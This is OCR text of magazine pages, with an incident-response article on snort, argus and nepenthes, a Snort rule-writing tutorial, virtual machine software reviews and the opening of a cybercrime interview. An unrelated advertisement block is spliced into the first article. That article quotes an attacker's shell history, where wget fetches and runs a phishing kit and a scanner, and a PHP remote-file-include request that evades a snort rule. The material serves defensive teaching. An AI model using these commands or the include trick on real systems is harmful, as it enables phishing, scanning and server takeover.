
During another compromise, an attacker attempted to send phishing emails trying to trick Ebay users into revealing their passwords. Here is an excerpt from the attacker's `.bash_history` file:

Nepenthes

Nepenthes is a low-interaction honeypot designed for capturing Windows-based malware. To the outside, the nepenthes honeypot looks like a Windows host with a large number of services running, for example, port `139`/tcp, `445/tcp`, `42/tcp` (WINS), `80/tcp` (WWW) and many more. The worm or trojan attempts to exploit the honeypot to cause a download or transfer of the malware; nepenthes parses the exploit code, downloads a copy of the malware and stores it. Debian users can install with `apt-get install nepenthes`, or it can be built from source; see *http://nepenthes.mwcollect.org/.* There are individual modules to handle different vulnerabilities, including most of the common Windows issues of recent years; SSL PCT vulnerability (MS04-011), WINS (MS04-045), ASN.1 (MS04-007), as well as attempts to exploit backdoors left by Bagle and Mydoom. This means that the great majority of unique pieces of malware captured are bots such as Rbot, Sdbot and Ircbot among others. It is a wonderful tool for obtaining malware binaries, and I highly recommend that you try it.

Glossary

- (N)IDS – (Network) Intrusion Detection System,
- SPAN port – Switch Port ANalyser port; a way of mirroring traffic through a switch to another port on that switch. This is particularly useful for IDS applications.


2DVDs CentOS Linux 5.0 Fedora 7.0 Open Office 2.2.1
LiNUX+
LINUX ENVIRONMENT FOR EXPERTS
DVD
EXPLORE CENTOS
Install & Configure Step-by-Step
FEDORA 7.0
Closer Look at RedHat Distributions
Using IP Tables
How to use Netfilter's logging capabilities
Find an Easy Way to Share Information
Set-up an eGroupWare Server with Zenserver
Securing Your Network Traffic
SSL certificates for Linux Servers
Use the Power of Ant
Build Java Projects with Apache Ant
ON THE DVDS
CentOS 5.0 distribution
Fedora 7.0
Open Office 2.2.1
EXCLUSIVELY IN LINUX+ DVD

```
wget example.biz/ebay-send.tgz
tar xvzf ebay-send.tgz
cd send
pico mail
./httpd -a mail
```

This would have shown up in argus as follows; an initial download from a website, following by the SMTP send some seconds later. In our case, the firewall was configured to block 25/tcp outbound except for internal mail servers, so the SMTP connection could not be established and the attacker turned to other matters.

```
05-28-07 16:33:45.024591            tcp
                    192.168.1.4.43731
      ->           10.206.231.13.www
          13        5          1319
          708          sSEfF
05-28-07 16:34:08.948030            tcp
              192.168.1.4.55281        ->
             10.0.0.1.smtp     1         1
          74             54            sR
```

Port Scanning

After failing to send phishing email, the attacker then downloaded a port scan utility and began to scan other networks for the same vulnerability with which s/he attacked the machine currently in use. In this case a password for a user's SSH account was guessed to gain entry to the server. Here's more of the attacker's `.bash_history` file:

```
wget example.org/scan/cool.tgz
tar xzvf cool.tgz
rm -rf cool.tgz
cd .cool/
./start 166.87; ./start 166.88;
```

The initial download of the scanning tool is similar to that of the phishing tool in the previous example. The argus output of the port scanning will look something like this, assuming that `166.87.0.1` and `166.87.0.3` are alive and reachable but have SSH firewalled or turned off. Note that this looks like the port scanning we described earlier in the article, but instead of being an attack against your server, it is an attack originating from your server against an innocent third party:

```
05-28-07 17:25:51.459984            tcp
             192.168.1.4.55281       ->
                166.87.0.1.ssh        1
1           74             54          sR
05-28-07 17:25:57.311098            tcp
              192.168.1.4.55781       ->
            166.87.0.3.ssh     1        1
          74             54            sR
```

Limitations of Snort

Don't misunderstand me: I love snort – it's probably the first thing I install on a network I need to secure and I wear my snort T-shirt with pride. However, it is important to understand what it is and isn't good for. Earlier we looked at a PHP remote file include attack. First, here's a snort signature from the standard rules which is intended to catch an attack against PHPNuke:

```
alert tcp $EXTERNAL_NET any ->
 $HTTP_SERVERS $HTTP_PORTS
   (msg:"WEB-PHP remote include
   path"; flow:established,to_server;
   uricontent:".php"; content:
   "path="; pcre:"/
   path=(http|https|ftp)/i"; classtype:
   web-application-attack;
   sid:2002; rev:5;)
```

Unfortunately, it appears that since version 5, PHP can also include a URL of the form *php://filter/resource=http://192.168.1.4/payload.txt* – which is simply a filter which allows everything to pass unchanged, in this case the contents of the URL beginning *http:*. Therefore you would not expect to see this particular exploit register in your snort alert log. (At the time of writing, this matter has been raised with the snort rules maintainers and should be fixed in the current rules.)

```
192.168.1.4 - - [30/May/2007:18:29:
   54 +0100] "GET /test.php?path=
   php://filter/resource=
   http://192.168.1.4/
   payload.txt&cmd=ls HTTP/1.0" 200
   1205 "-" "Wget/1.10.2"
```

Here we see the exploit being run against the victim server, followed by the newly compromised server downloading the URL:

```
05-30-07 18:29:54.685795  d
        tcp            192.168.1.4.3610
        ->
192.168.1.3.www         7
20         654          4088        sSEfF
05-30-07 18:29:54.688887  s
        tcp
192.168.1.3.37950        ->
                  192.168.1.4.www
        14        7          1036
784          sSEfF
```

Your PHP script has now got some of the attacker's code injected into it – unless you have carefully secured your web server, the attacker can probably gain full control of it. To make matters worse, you don't even know that it's been compromised. We also saw that it didn't spot the metasploit implementation of MS06-055 VML exploit in the MSIE drive-by download section. There will always be exploits that are not covered by the standard snort rules.

For most of the nepenthes downloads, we only see two alerts; the first is reporting that the honeypot is offering a shell, and the second that a TFTP GET has been initiated by the honeypot. However, upon checking the binary that is delivered, it is often an SdBot variant, such as `Trojan.SdBot-5909` (ClamAV) in this particular case. In other words, it has definitely launched an exploit against the honeypot, or else the trojan would not have been downloaded, but snort has not identified the exploit itself.

With the SSH scanning example (`SSH brute force`), we saw that an attacker may be able to scan a large group of machines in such a way as to only visit each of them once every five minutes, simply by choosing to try the same username and password on each host in turn, rather than try every username and password and then move on to the next host. If only one of the group is inside your network, the attacker can do the same number of password checks, but not often enough at a single machine to register as a port scan.

Fortunately, these cases do not come up too often, and if an attacker does compromise one of your machines, their next actions often do appear as snort alerts – things like IRC command and control (C&C) traffic, scanning for vulnerabilities, spamming and using TFTP to fetch further malware. We can further use the exhaustive argus logs to provide a complete history of the incident at the connection level, to show activity that snort may not have flagged.

Checking Your IDS

One of the first things to do is tune your IDS ruleset so that it is producing few enough alerts that you can investigate each one properly. This is largely a matter of trial and error and you should convince yourself that a particular alert is of low value before you disable it. How many genuine alerts you will be left with after the tuning process depends on the size and complexity of your site and the number of sensors you have deployed. Personally, I feel there is little point in placing a sensor outside of your firewall, as there will be a great many attacks directed at you, most of which will be blocked by the firewall. It is far more interesting to know which attacks are making it through to your internal network. If you believe there are still too many genuine alerts for you to effectively review, you must change your network and host security configuration to reduce them. Remember that an IDS that is not monitored is the same as no IDS, and you need to be satisfied that none of the alerts on the console represent a real threat to your organisation.

You need to test your IDS, as you need to test any other detection system, to make sure it is working and correctly alerting you to incidents. In my opinion, the best way to test the effectiveness of your IDS is to ask an independent organisation to perform a penetration test on your network. If they do not manage to compromise your security, that is certainly a good result, but it does not tell you about the strengths and weaknesses of your IDS solution. Ideally, they will manage to compromise your network in several different ways on different occasions. Then you can judge the IDS on how many of these compromises are discovered, and how quickly. If you can't get an independent company you could try asking a colleague or a friend. In either case, make sure you are both covered legally with an explicit written contract.

Fortunately, for those of us who cannot afford professional penetration test services, or those who do not wish to employ them, there are plenty of talented amateurs out there who are already trying to break into your network! For every compromise, make sure you write a report – which doesn't have to be long, or boring – highlighting the key findings. The main point of the report is how to improve the system so that future incidents can be prevented or contained more effectively. Think positively: if you have lots of incidents, you have lots of chances to improve your systems! If you have too many incidents to write reports on each, first concentrate on the easiest, quickest measures to reduce the number of problems, and then start examining the remaining ones in greater detail.

If you want to further enhance your intrusion detection, it's worth taking a look at arpwatch (which keeps track of MAC:IP address pairings on your internal network), and the flexresp2 functionality of snort. Flexresp2 allows IPS-like behaviour including sending fake TCP RST packets to tear down unwanted connections. You will also probably want to use a graphical front end for snort alerts such as BASE or SGUIL to maximise your effectiveness at reviewing potential incidents.

Conclusion

The great thing about using all these tools (`snort`, `p0f` and `argus`) in combination is that the latter two will record all network flows and provide an easily accessible reference when you're dealing with incidents. Since snort matches on known bad packets, it will often alert you to the presence of an intrusion, but then you will need to investigate what has happened leading up to the incident and immediately afterwards. By keeping several days worth of p0f and argus logs, you can quickly get a clear picture of exactly what is happening on your network at the time of an incident – possibly the most critical part of incident handling. Having these extra sources of information in place will definitely help you when it comes to responding to a security breach. ●

On the 'Net

- *http://www.snort.org/* – the snort Intrusion Detection System,
- *http://doc.bleedingthreats.net/bin/view/Main/AllRulesets* – Bleeding Edge Threats snort rules,
- *http://www.qosient.com/argus/* – argus,
- *http://lcamtuf.coredump.cx/p0f.shtml* – p0f, a passive OS fingerprinting tool,
- *http://www.honeynet.org/papers/bots/* – Know Your Enemy paper on bots and botnets,
- *http://nepenthes.mwcollect.org/* – the nepenthes honeypot,
- *http://www.clamav.net/* – the ClamAV antivirus scanner,
- *http://www.usenix.org/events/hotbots07/tech/* – Hotbots '07 workshop at USENIX,
- *http://www.ukhoneynet.org/tools/honeysnap/* – Honeysnap data analysis tool,
- *http://sguil.sourceforge.net/* – SGUIL,
- *http://www.metasploit.com/* – Metasploit.

About the Author

Jamie Riden has worked in IT security for several years, including incident response, forensics and intrusion detection at a large educational institution. During this time he developed an interest in using honeypots to discover more about attackers and methods used to compromise machines. He obtained a CISSP in September 2006 and is a member of the UK Honeynet Project. He can be reached at *jamie@honeynet.org.uk*.

Writing IPS Rules – Part 2

Matthew Jonkman

This month's article is continuing our series on Writing Snort Rules. Two months ago we started out at the basic level with Snort Rule syntax and the major parts of a rule. We talked about the Header and Body of a rule, and the major parts that are required. This month we'll get into other types of basic matches, some of the important preprocessors, and a few tricks that'll help you best use these.

We began by looking at this test rule:

```
alert tcp any any -> 192.168.1.1 any (msg:"Test Signature";
 flow:established,to_server; content:"abc123"; nocase;
classtype:not-suspicious; sid:1000001; rev:1;)
```

To review, this rule says *Watch for a packet from anywhere to 192.168.1.1, in a session initiated TO that server (not by that server), that contains the string abc123 in any combination of case (i.e. AbC123, ABC123, ABc123…). If this happens generate an alert and call it Test Signature and give it Signature ID number 1000001, and this is revision 1 of this rule.*

Last month we also talked about packet elimination. Performance is something we must ALWAYS consider as we write rules, and a big part of that is deciding what packets could not possibly contain what we're looking for, and write our rules so Snort doesn't waste valuable time looking in those packets. We said we only care if this is in a packet going TO our server, and only if the connection was not initiated by our server. Keep these ideas in mind as we go, everything we do is centered on being as specific as possible, without sacrificing accuracy.

A content match is the most basic type of match available to us in Snort, and the most processor efficient. Snort does a very complex process on preload that orients all the rules by their most efficient matches first, so that if a packet doesn't match on a simple match we don't waste time on more complex matching algorithms. So it's our job in writing rules to make sure there's a simple content match whenever possible in order to keep Snort efficient.

So we always try to keep what we call an Anchor in a rule. We want a content match that's as long as possible. Our test rule is a quite efficient one. Let's consider some of the other types of matches we'll need to use.

URICONTENT is probably the second most common match tool. This uses a preprocessor we should also discuss, the HTTP Preprocessor. What this does is takes every packet with a http style header and normalizes it. The primary intention is to eliminate Unicode attacks, or other things that used to fool IDS. Web servers normalize urls with unusual characters and process them as intended, so Snort must as well in order to know how this will look to the target.

For example, the following urls are exactly equivalent, and perfectly valid:

- *http://www.bleedingthreats.net/index.php*
- *http://www.bleedingthreats.net/%69%6E%64%65%78%2E%70%68%70*
- *http://www.bleedingthreats.net/../../../../index.php*

Each will get you the same page, but we certainly couldn't write rules for every possible combination and every possible method of obfuscation. The HTTP Preprocessor in short processes these urls and outputs them to the URI buffer as just the portion of the request after the hostname. Remember that an http request looks something like this:

```
GET /index.php
Host: www.bleedingthreats.net
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0;)
```

The GET or POST (or other) are dropped, and you will have just the `/index.php`. The preprocessor does all of the interpretation a web server would do to output this into straight ASCII, so we can write rules based just on this case. All of the URLs above would end up at the end of this preprocessor as `/index.php`.

So let's say we wanted a rule that looked for index.php being requested from www.bleedingthreats.net as a GET request. We would use the HTTP Preprocessor so we can't be evaded, we'd look for the host string, and the GET string. Like so:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS
    (msg:"Index.php requested from www.bleedingthreats.net";
    flow:established,to_server; content:”GET “; depth:4;
    uricontent:”/index.php”; nocase; content:”Host\:
    www.bleedingthreats.net”; nocase; sid:10000001; rev:1;)
```

We use uricontent to get a good match on the url in any form, we look for the host: string of the site we're interested in, and we look for a GET. We have a new directive in there though, depth. This is a term that lets you tell Snort only to look x bytes deep into the packet (or from the last match, more on that later). We know that the packet we care about will start with `GET`, and if it doesn't it is not what we want. Another way to both make sure we have the packet we're interested in, and to let Snort ignore things that we KNOW aren't what we want.

The HTTP Preprocessor is one you should understand, and make sure to use whenever looking for URL related information. It's both a performance enhancer, and a tool to prevent evasion of your pattern match. A few things of note though: you can use nocase to specify you don't care about case, but you CANNOT use placement modifiers like depth, offset, distance, within and the like against an uricontent. Since the output of that preprocessor is normalized it may not be the same length as what was in the original packet, so if you try to tell Snort to look for something else 5 bytes after that match, it won't have a reliable place to start looking from.

We've now seen the terms for packet placement, let's go deeper into those. Depth and offset are a pair and often used together. Depth says *look x bytes into the payload of the packet only*. The matched string must be ENTIRELY inside that depth. The previous example of looking for `GET` in the first 4 bytes of the packet tells Snort something very specific, and will save Snort the time of looking at the entire packet.

Offset tells us where to start looking. So say I'm looking for a string, but I KNOW it can't be in the first 100 bytes of the packet, then we could use offset:100;. Offset and depth are often used in a pair which allows you to specify a specific range of a packet. Say we want to look for a string that's only possible after the first 20 bytes of a packet, but not after 100. So it'd be in bytes 21-100. We'd say offset:20; depth:100;. Snort will know exactly where to look and not waste any time.

Used in a rule:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET any
(msg:”Something in the middle of a packet”; flow:
established,to_server; content:”Some String“; depth:100;
 offset:21; nocase; sid:10000001; rev:1;)
```

The placement of these is important. They modify the previous content match. So if there isn't a content match before one of these directives Snort will complain and kick the rule back. This allows you to find more than one string in different specific places in a packet using the same rule.

A companion pair of directives to depth and offset are distance and within. These allow you to anchor from a previous content match. For example, say we wanted to find the string *abcdef* and *jklmno* in the same packet, but exactly 3 bytes away from each other. We would find the first string with a content match like so:

```
content:”abcdef”; nocase;
```

Then we'd tell Snort to look for “jklmno” 3 bytes later, like so:

```
    content:”abcdef”; nocase; content:”jklmno”; nocase;
distance:9; within:9;
```

Distance tells Snort to look only 9 bytes past the end of the previous content match. We use 9 because we need to look through the 3 bytes between, and include the 6 bytes of the string. Remember, the match must be included within the range to look. Then we specify within which tells Snort the string must be within 9 bytes of the end of the previous content match. So this places the only possible location exactly 3 bytes after the first string, right where we wanted it.

This is a very specific match, and though it may seem complex, this is really a very good match that is efficient and low load on Snort's matching engine.

That's it for this month. Next article we'll cover Thresholding and PCRE; two very powerful but easily misused tools in the Snort arsenal. We've gotten some great emails and feedback on the regular articles in this series.

Please, feel free to contact the author directly with any questions: *jonkman@bleedingthreats.net*, and join the Bleeding Edge Threats Community at *http://www.bleedingthreats.net*. ●

Virtualization and Virtual Machine Software. We help you to choose the best VM

Virtualization is abstracting functions or complete stacks of software away from the underlying infrastructure to increase scalability, reliability, performance, utilization, agility, manageability or just to reduce overall costs in some fashion. There are many different layers of technology required to create a completely virtualized environment including virtualizing access to storage resources, processing, application execution, user access and, of course, making sure these virtualized environments are both secure and well managed. Virtual machine software, a subject of much media attention today, is a technology usually assigned to the virtual processing layer. Virtualization is not a new technology, it's been deployed in corporate datacenters for well over 30 years.

Virtual machine software, such as that offered by IBM, Microsoft, VMware, Virtual Iron Software and XenSource, allows a developer to encapsulate an entire stack of software, from the operating system all the way up to the application, in a container, often called a *virtual machine*. This technology has the ability to run more than one of these virtual machines on a single computer that has sufficient processing power, memory and storage. Each of these virtual machines is isolated from all of the others insuring a strong security environment. Each has its own operating system, networking software, data management software, application framework software and application software. Each of these virtual machines is managed separately unless some very sophisticated virtual management software is deployed.

A partitioned operating system, such as Unix offered by HP, IBM and Sun as well as most Linux distributions, allows more than one data management software, application framework software and application software to be hosted on the same machine. Unlike in a virtual machine software environment, each of these partitions is being supported by a single operating system. If that operating system fails, everything running on that physical machine fails too.

Each of these tools should be in the developer's tool kit. It is possible that the use of virtual machine software will require that sufficient processing power, memory and storage be allocated for a number of operating systems to run. In exchange for this investment, the developer may run different operating systems for each task. So, a Linux virtual machine may be run to support Apache, Tomcat, and J2EE applications. Windows may be run in a different virtual machine allowing the developer to use SQLserver.

A partitioned operating system may require less memory, less processor power and less storage to do something similar. Each of the partitions must run under the same, single operating system. So, Apache, Tomcat, J2EE and some data management system can all be run in different partitions. SQLserver from Microsoft, however, can not be the data management solution. It only runs on Windows.

Virtual machine software has helped many organizations consolidate workloads from many older, slower systems onto a newer, much faster single system. This process of consolidation has lowered the organization's hardware-related costs. This approach, on the other hand, may actually increase the costs of administration unless sophisticated management software for virtualized environments is also used.

by *Dan Kusnetzky*
Principal Analyst and President of The Kusnetzky Group

Users' Opinions

Microsoft Virtual PC 2007

Currently, I use Microsoft Virtual PC 2007 and used the earlier 2004 version of the same program before. I have chosen this product because the application is easy to work with and, in my opinion, it's the most popular VM. The reason why I picked the Microsoft Virtual PC was also the fact that the program is free. I have never used any other virtual machine before.

Sometimes I have to work with old programs which doesn't work on new operating systems. This is the moment when virtual machine is very helpful. I can use some old software and don't need to install physically new operating system on my PC. Besides, I can take once created Virtual PC file with operating system and run it on any other computer with this software installed. Microsoft Virtual PC can also help with testing new operating systems without integrate of existing. Working with Virtual PC was really problems free. I didn't have any breakdowns at all.

Finally, I think Microsoft Virtual PC 2007 is a great tool to learn about new operating systems and test them without need to create a new partition etc. It also helps when we want to run some old software that is incompatible with our operating system.

Microsoft Virtual PC is a really good program and it's free. The only disadvantage is that it is dedicated to run only on Microsoft operating systems. I surely recommend Microsoft Virtual PC to everyone who starts the adventure with virtual machines. It's easy to use, not complicated and absolutely free.

Notes:

- Quality/price – 10
- Effectiveness – 9
- Final, general note – 9

by *Piotr Michałowski*
Source Ltd. www.source.com.pl

VMware EAX Server

Currently, we are using VMware EAX Server running on Dell power edge hardware for our Windows 2003 environment. We are also using VMware Workstation for test servers and workstations. We have also started using Xen for our Linux (Centos 4/5 and RHEL 4/5) servers that run our web server environment. We have chosen VMware for it was recommended to us from one of our main vendors of our storage devices and it has the best performance and maturity level in the market place. We had dabbled with Microsoft Virtual PC some time ago, but the quality and maturity level just was not there compared to VMware. When deciding which VM to buy we looked at qemu, but for the same reason as MS Virtual PC the quality and maturity level of the product was not there. VMware has been a rock solid product, on some occasions we had a need to setup a new server for emergency use (i.e. old hardware failure on a standalone server). Currently, we had saved a lot of money on hardware & space. Recently we have used it to deliver our MS SMS & MIIS projects without any outlay for hardware.

The only weak points would be:

- Having to shut down all the servers running just to load a VMware patch (which isn't often).
- Some applications like MS SQL database or disk intensive programs can really effect the entire server.

We did have a few problems with the `10/100/1000` Ethernet port not running to speed which was fixed with a patch. VMware is a solid product, but depending on what you want to use it for, will influence your decisions. It's great for web servers or file servers but not so good for Database or disk intensive applications. Xen is great for Linux environments, but good luck getting Win2003 running (or any other Windows OS) at the moment, it's still very young compared to VMware.

Notes:

- Quality/price – 10
- Effectiveness – 8
- Final, general note – 9

by *Mark Laffan*

VMware Version 6.0

I am using VMware Version 6.0 and used earlier version of VMware in the past I chose this product for it is easy to use, and VMware has been around for years.

I have always used some versions of VMware. I did try Microsoft Virtual PC but it do not offer Linux support. Only Microsoft OS' and OS/2 are supported as guest operating systems.

I have looked at a couple of others but none of them offers the features and support that VMware has. The ones that I have looked at include Microsoft Virtual PC and Parallels Workstation.

It allows me to play with questionable software in a sandbox type environment. I also use the virtual machines to see how different operating systems react to an attack or a virus. And finally it gives me access to the Linux environment without having to dual boot my laptop.

The main problem that I have with my setup is that if I load too many virtual machines, my laptop will hang up. Even with 2GB of RAM the machine will hang up if I load more than 4 machines at one time. So it is really a problem with my hardware and not a VMware issue.

VMware is a great product and they even have a free version available for download. I would recommend it to anyone that wants access to multiple operating systems on the same machine.

You cannot lose by using VMware, it is reasonably priced (or use the free version), fast and easy to setup and use. They also have s great support staff if needed.

Notes:

- Quality/price – 10
- Effectiveness – 10
- Final, general note – 10

by *Steve Lape*
CISSP, CCSO

Virtualbox

I currently use Virtualbox for my home virtualization. I have several virtual machines ranging from Windows Server 2003, Windows XP, to different distros of Linux (Redhat, Ubuntu, etc.). When I am at work I use VMware ESX Server for all our virtual configuration with boxes running several different operating systems. In the past I used to use VMware, but I no longer like that way it is setup and all the annoying feedback.

As far as home goes, I choose Virtualbox because I had issues with VMware. I had a hard time installing VMware player, server and then client on my Linux machine. I wanted something to just work and that's when my friend turned me over to Virtualbox. After installing all I had to do was clear up some permissions and mount the CD rom drive and that was it. I continue to use it and I think it works great.

Like I said, I used VMware before, but I had trouble messing with it. When I did get it to work, it run a little slow and overall just frustrated me. I have considered trying VMware again just because I like it so much at work. More then likely I will just stick with Virtualbox though because there is no need to be running nor is my server worth installing ESX. I would not say that Virtualbox helps me with my computer, but it does help me out with a lot. It is not often that I use a Windows machine as my main computer, but there have been plenty of times where I would like to test something out on one and Linux just can't do it. That's when the virtual machines help. I am able to run a virtual Windows box and still have all the functionality. It saves me a lot of time and allows me to run Linux, but still have the option to fool around. I think one of the best things about my virtual machine is that I am able to test the exploits that come out on Windows. That was what first got me to using virtual computers. All I have to do is boot up a Windows XP box, make sure it has a valid address and that its up to date and then bang away right from my Linux terminal. I get to see instant results.

I had a problem in the beginning as far as permissions go along with bridging my network card. I did find this to be evident in both versions I tested (newest and previous ones), but both were solved with a simple shell script. Other then that I have had no issues at all and I am very happy with Virtualbox.

I still use virtual machines with Virtualbox on a daily basis. Like I said, I am happy with the performance. As far as recommending it to other people I would say yes as long as it is for home use. I don't think this would be good on a wide scale business just because it is open source and development is not yet up to corporate par. Until then my work will continue to use ESX as its solution, but you never know what the future holds.

Notes:

- Quality – Top Notch
- Price – Free
- Effectiveness – In all ways
- General Notes – There is plenty of documentation online if you run into trouble.

by *Brandon Dixon Jr.*
Network Admin/Security Engineer in Training

Xen Virtual Machine

I have used and plan to continue to use the Xen VM. I occasionally use the Xen packaged with RHEL (Red Hat Enterprise Linux),but I use Gentoo on my main box, and I would use Xen primarily on it. I (no company involved) chose Xen because of its great efficiency.

I have used VMware in the past, and I cannot say I disliked it. I do remember the problems I had getting it to run on my rather old Dell Dimension, but when it ran, it did what I expected. However, there are so many drawbacks to the non-open source nature of parts of VMware that Xen and other open source virtualization software have a distinct advantage over VMware, especially in the community support of the product. The program itself is small, but more importantly, the memory it demands from my computer is next to nothing. I can run two or three separate instances of Xen and hardly notice any slowing down of my normal workspace.

I have to say that the biggest problem I had with Xen was getting started. On some platforms, such as RHEL, the organization of the Xen kernels and programs are all pre-built and configured into the OS. On those machines, it is very easy (not to mention very pleasant) to start using and loving Xen. Using Gentoo, however, I had to deal with a lot of the configuaration myself. I understood the general concepts of VMs, but I had beginner's troubles while trying to get everything set up.

That difficulty, though, is one of the things I love about Gentoo (if you do not know it, you'll learn it one way or another, and you'll learn it well.) I eventually got used to modifying my kernel for Xen and I became pretty comfortable with utilizing the power of the VM.

I have heard a lot of rumbling from those who are a little nonplussed at Xen admiration, and most of their concerns regarding the need for images and the control of those images. Yet I have yet to see a genuinely better solution, and most other VMs out there work from the same concept. After all, you cannot quite run a Virtual Machine if you do not know what the original machine was like.

Conclusion? One – anyone who asks me about a virtual machine these days gets an automatic *Xen*! response. I know that many corporations are hesitant to leave VMware behind, but I hope they eventually will see that Xen offers power, stability, and flexibility in ways that VMware currently does not.

I've fiddled around with programs besides VMware and Xen, such as qemu – though I'm not sure qemu really meets the qualifications of a VM. Nevertheless, I found that Xen offers a nice and (mostly) easy approach to getting what you want running quickly and with superior stability.

As far as recommending it to companies: I would, I have, and I will. Most companies seem to be pretty set in their ways, which is understandable, but as the adoption of Xen further grows, these companies will eventually take a second look at their setup and decide if whatever they're using is really their best option.

Notes:

- Quality / Price: The quality of Xen is great: 9.8/10! However, seeing as Xen is open source and free, I can't really say that the quality to price ratio, since I'd ultimately be dividing by zero – which, as we all know, is not a nice thing to do.
- Effectiveness: Xen was perfect for my needs. I have not, however, tried Xen on an Enterprise setup, so I cannot say how it would work in those cases. However, seeing how the large Linux Operating Systems are embracing Xen, I have a gut feeling it performs well in any environment.

- General Note: Xen is open-source; Xen is stable; Xen is effective, flexible, powerful – I could go on, but I think you catch my drift. Try Xen out. If you don't like it, let me know. Actually, let Xen know. Open source and community go hand-in-hand, so what you say affects what they do.

And if you chance upon a better VM than Xen, let me know. I should say, though, that I won't be holding my breath.

by *Jonathan Edwards*

Parallels Desktop

I am using Parallels Desktop machine. Why actually this one? Mainly because Parallels had an OS X port which was easy to install and configure. In the past I have used VPC from Microsoft, Vmware, Virtualbox and Xen and picked Parallels because it was real easy to use and my main computer is a Macbook Pro for work at the moment. Since I need to work in multiple environments my work bout us some licences to Parallels Desktop. I have used some free open source ones and the reason I chose to use Parallels is simply because it was very easy and has an intuitive interface. The newest version offers full DX9 support which is kind of nice of a virtual machine. Really there are no weak points that I can come across besides maybe a virtual machine would not be great for any kind of heavy use of the OS. Things like video editing, audio and 3D model rendering are probably not going to run well or at all on a virtual machine. Other than that, they run great. They are easy to set up so you can go to a client who have a virtual server set up running off your laptop and even plug it into their environment so they can see hands on what you can offer them. Sure no software is 100% intuitive and bug free. However, all the problems I found with Parallels Desktop were very minimal and non deal breakers for me. Sometimes it loses the path of your virtual hard disk after you update the application. Not a huge deal, just replug the path back into the configuration and you are off. In my opinion and my experience I would recommend Parallels Desktop to others who have not tried it.

Notes:

It is hard to put a number on something so useful. I would say it easily deserves at least an 8 out of 10 maybe a 9 but definitely not a 10 because I don't think anything is perfect or with out flaw. It is worth the investment.

by *Thomas Larkin*

VMware Server Console 1.0.3 BUILD-44356

I have been using VMware Server Console 1.0.3 build-44356 for some time now. I chose it because it is free, however there is a licensed version with technical support.

This virtual machine is also more efficient than Microsofts Virtual PC 2007 and it works on Linux. Previously I have used Microsoft Virtual PC 2007. I hated it. Proprietary is not an option. When deciding which Virtual Server to use, I was considering Xen, Winehq, QEMU, coLinux. Winehq was not as robust as VMware. VMware is getting great reviews in the Linux magazines. What are the good and the weak points of the machine? Well... It is running WinXP SP2 without errors. The only problem with VMware is that there is no direct I/O access to DVD-RW causing copy failures. VMware causes Linux Ubuntu Feisty Fawn to drop USB drives. VMware will not see USB devices if Feisty recognizes them. They are not shared between the Operating Systems.

VMware has never had problems as long as VMware Tools is loaded. One issue is the dynamic USB storage media allocation doesn't seem to work for me. I would choose VMware again. I would highly recommend VMware server to anyone you asks about VM's. VMware will emulate Solaris, Novell Netware, Macintosh, Windows, and Linux.

Notes:

- Quality/price – 10
- Effectiveness – 9
- Final – 9.5

by *Stephen Baker*
Computer Forensics Investigator

MS Virtual Server 2005 R2

I am using MS Virtual Server 2005 R2 and also XEN Virtual Machine. I will try to focus on the first one. To be honest I am using MS Virtual Server 2005 R2 because company I work in has an enterprise-agreement to use it, for some special purposes i get a license for home-use, too. I have been using VMware Server (free version from 2006) and Workstation Version 5.2. They were very good and well designed so I never had any problems with it but my company gave me MS VS 2k5 R2, so I changed. MS VS 2k5 R2 is very nasty, it doesn't support 802.1q-Tagging (VLAN) nativly, you can't pass-through usb or some other interfaces. The support is weak, at the moment (the one for *Virtual PC* is better...) but therefor you have a very nice web-gui to administrate (big drawback: you need to install iis) and it fits perfectly into AD-environments. If it wasn't a *present*, I would never buy this and I disadvice everyone who asks to buy it now. I hope upcoming releases will be better (one man of the MS supportstaff promised).

Notes:

- Quality/price – 2
- Effectivenes – 4
- Final, general note – 3

by *Lorenz Kaminski*
Junior Networking Engineer Competence Center IT-Security

Cyber Crime – Cyber Terrorism. What do you really know about it?

In a time of uncertainty, one may often wonder what our future may hold. We hear so much today about virus attacks, spam, bot networks, identity theft, and even horrid stories of predatory child practices and extortion, but what does this all mean? To answer some of these questions, Hakin9 had the pleasure to talk with Professor Thomas J. Holt about Cyber Crime and Cyber Terrorism.

hakin9 team: Can you tell me a little bit about yourself and what you do.

Professor Thomas J. Holt: Sure. My name is Tom Holt. I'm an assistant professor in the Department of Criminal Justice at the University of North Carolina at Charlotte. I have a Ph.D. in Criminology. My research focuses on computer crime, and the ways that the Internet facilitates all kinds of deviance.

h9: So in terms of computer crime and cyber crime why is there a difference?

TH: Well, some people say that they are interchangeable, but technically they do have two distinct definitions. Some would say that a cyber crime is any kind of crime that utilizes the Internet as a vehicle. So, say a virus, which can only be distributed through virtual means. Now you might be able to put something onto a floppy and transfer it that way, but it only works through a computerized medium and it has to be transferred through computer systems. So some would say that is a cyber crime, based on those parameters. There are others who say that there are computer crimes. Computer crimes are any sort of behavior that can be done without a computer, but they're just made simpler using computer technology. Fraud, for example, is something that you can do without a computer, however, it is easier to target many people all at once by sending out spam emails saying you are some Nigerian prince and so contact me that way. So there is computer crime, and there is cyber crime, they are used interchangeably. Different agencies may call it computer-assisted versus computer-focused crime. But that's really not all that important. What is important is just knowing that there are two different areas.

h9: What types of cyber crime are you aware of?

